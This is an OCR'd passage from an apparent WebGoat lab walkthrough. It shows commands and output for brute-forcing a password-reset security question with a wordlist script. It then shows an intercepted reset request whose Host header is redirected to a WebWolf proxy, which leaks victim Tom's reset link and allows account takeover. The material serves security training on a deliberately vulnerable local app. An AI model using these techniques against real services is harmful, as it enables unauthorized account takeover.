
This script will also finds the word `green` leading to a different result then all other words.



```
┌─irony@kali ~/CTF/WebGoat
└─$ python brute_force_colors.py -w wordlist -u "http://localhost:8080/WebGoat/PasswordReset/questions"
 -b "username=admin&securityQuestion=^ATK^" -s "GDWdzXamjwt_YP3qu1ZEnGyBSOFCnCU5bT3ROV9R" -t "applicati
on/x-www-form-urlencoded"
Status: 200 | Size: 188 | Word: red
Status: 200 | Size: 199 | Word: green
Status: 200 | Size: 188 | Word: blue
Status: 200 | Size: 188 | Word: yellow
Status: 200 | Size: 188 | Word: orange
Status: 200 | Size: 188 | Word: purple
Status: 200 | Size: 188 | Word: pink
Status: 200 | Size: 188 | Word: turquoise
Status: 200 | Size: 188 | Word: brown
Status: 200 | Size: 188 | Word: gray
Status: 200 | Size: 188 | Word: black
Status: 200 | Size: 188 | Word: white
Status: 200 | Size: 188 | Word: magenta
Status: 200 | Size: 188 | Word: cyan
Status: 200 | Size: 188 | Word: lavender
Status: 200 | Size: 188 | Word: maroon
Status: 200 | Size: 188 | Word: teal
Status: 200 | Size: 188 | Word: navy
Status: 200 | Size: 188 | Word: olive
Status: 200 | Size: 188 | Word: silver
```

Figure 16: Password Reset Python Script Results

Alternatively, the script can be called with `rockyou.txt` as the wordlist, which will lead to the same result, but take longer.



```
┌─irony@kali ~/CTF/WebGoat
└─$ python brute_force_colors.py -w /usr/share/wordlists/rockyou.txt -u "http://localhost:8080/WebGoat/
PasswordReset/questions" -b "username=admin&securityQuestion=^ATK^" -s "GDWdzXamjwt_YP3qu1ZEnGyBSOFCnCU
5bT3ROV9R" -t "application/x-www-form-urlencoded"
Status: 200 | Size: 188 | Word: 123456
Status: 200 | Size: 188 | Word: 12345
Status: 200 | Size: 188 | Word: 123456789
Status: 200 | Size: 188 | Word: password
Status: 200 | Size: 188 | Word: iloveyou
Status: 200 | Size: 188 | Word: princess
Status: 200 | Size: 188 | Word: 1234567
Status: 200 | Size: 188 | Word: rockyou
Status: 200 | Size: 188 | Word: 12345678
Status: 200 | Size: 188 | Word: abc123
Status: 200 | Size: 188 | Word: nicole
Status: 200 | Size: 188 | Word: daniel
Status: 200 | Size: 188 | Word: babygirl
Status: 200 | Size: 188 | Word: monkey
Status: 200 | Size: 188 | Word: lovely
Status: 200 | Size: 188 | Word: jessica
Status: 200 | Size: 188 | Word: 654321
Status: 200 | Size: 188 | Word: michael
Status: 200 | Size: 188 | Word: ashley
Status: 200 | Size: 188 | Word: qwerty
Status: 200 | Size: 188 | Word: 111111
Status: 200 | Size: 188 | Word: iloveu
Status: 200 | Size: 188 | Word: 000000
Status: 200 | Size: 188 | Word: michelle
Status: 200 | Size: 188 | Word: tigger
Status: 200 | Size: 188 | Word: sunshine
Status: 200 | Size: 188 | Word: chocolate
Status: 200 | Size: 188 | Word: password1
```

Figure 17: Password Reset Script with rockyou.txt


Task 20

a reset link needs to be:

- completely unique
- only be available for a single use
- have a limited time of life

Task 21


Navigate to the password reset form and enter Toms email. Intercept the request send by pressing the "*Continue*" button in the password reset form. Then, change the `Host` header to the address and port of your web proxy, in this case WebWolf was used.



```
POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; L[illegible]86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=GDWdzXamjwt_YP3qulZEnGyBSOFCnCU5bT3ROV9R; WEBWOLFSESSION=
mLJwt7OvVGjCtQDkpMUjqojo2tYsxZYyiaLS6vnq
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

email=tom%40webgoat-cloud.org
```

Figure 18: Intercept Password Reset Request

Navigate to WebWolfs "*Incoming requests*" tab and check the request that was just send to it. It will contain the reset link.



2023-10-23T14:46:28.487391420Z | /PasswordReset/reset/reset-password/8c864703-3011-46cc-9fd2-c4e1f4c1506d

```
{
  "timestamp" : "2023-10-23T14:46:28.487391420Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/PasswordReset/reset/reset-password/8c864703-3011-46cc-9fd2-c4e1f4c1506d",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/16.0.2" ],
      "Host" : [ "localhost:9090" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 404,
    "headers" : {
      "X-Frame-Options" : [ "DENY" ],
      "Cache-Control" : [ "no-cache, no-store, max-age=0, must-revalidate" ],
      "X-Content-Type-Options" : [ "nosniff" ],
      "Vary" : [ "Origin", "Access-Control-Request-Method", "Access-Control-Request-Headers" ],
      "Expires" : [ "0" ],
      "Pragma" : [ "no-cache" ],
      "X-XSS-Protection" : [ "1; mode=block" ]
    }
  },
  "timeTaken" : 2
}
```

Figure 19: Read the Password Reset Link

Navigate to `http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/<id>` where `<id>` is copied from the previous web request. Reset the password.

After this, it is possible to log in as Tom with the newly set password.